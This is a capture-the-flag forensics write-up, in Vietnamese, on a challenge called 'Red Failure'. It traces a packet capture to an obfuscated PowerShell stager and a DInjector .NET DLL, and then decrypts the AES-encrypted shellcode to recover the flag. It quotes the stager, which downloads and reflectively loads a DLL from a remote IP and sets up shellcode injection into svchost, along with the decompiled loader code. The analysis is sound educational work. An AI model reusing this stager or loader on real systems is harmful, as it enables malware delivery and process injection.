I. RED FAILURE (MEDIUM)

Flow giải bài:

.pcap file

↓

TCP Stream 1 → GET /4A7xH.ps1

↓

Obfuscated powershell script → Deobfuscate

↓

password, D.Injector.Detonator.Boom trong user32.dll, shellcode 9tVI0

↓

Extract HTTP Object → user32.dll (PE32)

↓

Dotpeek → Boom → Tải payload từ URL, AES decrypt

↓

Cơ chế decrypt AES, key, iv, ciphertext, mode, padding

↓

Python script decrypt


↓

Shellcode → scdbg tool


↓

flag

Đề cung cấp 1 packet capture, hầu hết các gói mạng đều được truyền qua Protocol TCP (96,5%)



Follow theo TCP Stream



Sau khi máy nạn nhân GET /4A7xH.ps1, server đã trả về một đoạn code Powershell bị obfuscated.

Sau khi deobfuscate qua, máy đã yêu cầu tải xuống user32.dll qua địa chỉ IP 147.182.172.189:80, gọi tới hàm Boom trong DInject.Detonator

```
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/Downloads/red_failure$ cat 4A7xH.ps1 | tail -n 11
$CMD = "currentthread /sc:http://147.182.172.189:80/9tVI0 /password:z64&Rx27Z$B%73up /image:C:\Windows\System32\svchost.exe /pid:$H /ppid:$I /dll:_msvcpwin.dll /blockDlls:True /am51:True"

$DATA = (Invoke-WebRequest -UseBasicParsing "http://147.182.172.189:80/user32.dll").Content

$ASSEM = [System.Reflection.Assembly]::Load($DATA)

$FLAGS = [Reflection.BindingFlags]"NonPublic, Static"
$CLASS = $ASSEM.GetType("DInject.Detonator", $FLAGS)
$ENTRY = $CLASS.GetMethod("Boom", $FLAGS)

$ENTRY.Invoke($null, (, $CMD.Split(" ")))
```

Extract HTTP Object, em thu được user32.dll là một file PE32 có thể phân tích được bằng dotPeek hoặc dnSpy. Ở đây em chọn dotPeek để phân tích, tập trung vào hàm Boom như đã phân tích ở trên

```
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/Downloads/red_failure$ file user32.dll
user32.dll: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

Xem qua hàm Boom có đoạn code thực hiện load shellcode từ URL (9tVI0 tải xuống qua http://147.182.172.189:80) và decrypt AES.

```
string s2 = dictionary["/sc"];
string password = dictionary["/password"];
byte[] data;
if (s2.IndexOf("http", StringComparison.OrdinalIgnoreCase) >= 0)
{
  Console.WriteLine("(Detonator) [*] Loading shellcode from URL");
  WebClient webClient = new WebClient();
  ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
  string address = s2;
  MemoryStream input = new MemoryStream(webClient.DownloadData(address));
  data = new BinaryReader((Stream) input).ReadBytes(Convert.ToInt32(input.Length));
}
else
{
  Console.WriteLine("(Detonator) [*] Loading shellcode from base64 input");
  data = Convert.FromBase64String(s2);
}
byte[] numArray = new AES(password).Decrypt(data);
```

Trong đó, cơ chế mã hóa được mô tả trong Dinjector/AES như sau


```
internal class AES
{
  private byte[] key;

  public AES(string password)
  {
    this.key = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes(password));
  }

  private byte[] PerformCryptography(ICryptoTransform cryptoTransform, byte[] data)
  {
    using (MemoryStream memoryStream = new MemoryStream())
    {
      using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, cryptoTransform, CryptoStreamMode.Write))
      {
        cryptoStream.Write(data, 0, data.Length);
        cryptoStream.FlushFinalBlock();
        return memoryStream.ToArray();
      }
    }
  }

  public byte[] Decrypt(byte[] data)
  {
    using (AesCryptoServiceProvider cryptoServiceProvider = new AesCryptoServiceProvider())
    {
      byte[] array1 = ((IEnumerable<byte>) data).Take<byte>(16 ...).ToArray<byte>();
      byte[] array2 = ((IEnumerable<byte>) data).Skip<byte>(16 ...).Take<byte>(data.Length - 16 ...).ToArray<byte>();
      cryptoServiceProvider.Key = this.key;
      cryptoServiceProvider.IV = array1;
      cryptoServiceProvider.Mode = CipherMode.CBC;
      cryptoServiceProvider.Padding = PaddingMode.PKCS7;
      using (ICryptoTransform decryptor = cryptoServiceProvider.CreateDecryptor(cryptoServiceProvider.Key, cryptoServiceProvider.IV))
        return this.PerformCryptography(decryptor, array2);
    }
  }
}
```

Key được lấy từ mã SHA256 của password (đã có trong 4A7xH.ps1), payload được trích 16 bytes đầu làm IV, phần còn lại làm ciphertext. AES được mã hóa theo mode CBC, Padding PKCS7. Từ đó, em tạo một script python giải mã đối với file 9tVI0.



Thu được shellcode sau khi chạy script, cuối cùng em dùng công cụ scdbg chạy shellcode và thu được flag của bài.